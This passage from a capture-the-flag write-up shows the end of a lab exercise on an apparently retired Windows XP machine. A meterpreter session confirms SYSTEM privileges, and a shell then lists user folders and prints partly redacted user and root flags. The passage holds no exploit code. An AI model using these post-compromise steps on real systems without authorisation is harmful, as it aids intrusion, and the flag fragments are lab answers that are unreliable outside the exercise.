


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Yes! We now have system authority, which is the highest level, equivalent to root on linux.


Now lets get a [shell] and look for the flags.

User Flag:



```
C:\>cd Documents and Settings
cd Documents and Settings

C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of C:\Documents and Settings

04/12/2017  09:19 PM    <DIR>          .
04/12/2017  09:19 PM    <DIR>          ..
04/12/2017  08:48 PM    <DIR>          Administrator
04/12/2017  04:03 PM    <DIR>          All Users
04/12/2017  09:19 PM    <DIR>          Lakis
               0 File(s)              0 bytes
               5 Dir(s)  18,125,152,256 bytes free

C:\Documents and Settings>cd Lakis/Desktop
cd Lakis/Desktop

C:\Documents and Settings\Lakis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of C:\Documents and Settings\Lakis\Desktop

04/12/2017  09:19 PM    <DIR>          .
04/12/2017  09:19 PM    <DIR>          ..
04/12/2017  09:20 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  18,125,152,256 bytes free

C:\Documents and Settings\Lakis\Desktop>type user.txt
type user.txt
[redacted]7d1
C:\Documents and Settings\Lakis\Desktop>
```

Root flag:



```
C:\Documents and Settings\Lakis\Desktop>cd C:\Documents and Settings\Administrator\Desktop
cd C:\Documents and Settings\Administrator\Desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017  04:28 PM    <DIR>          .
04/12/2017  04:28 PM    <DIR>          ..
04/12/2017  09:17 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  18,125,135,872 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
[redacted]06e9
C:\Documents and Settings\Administrator\Desktop>
```

Congrats!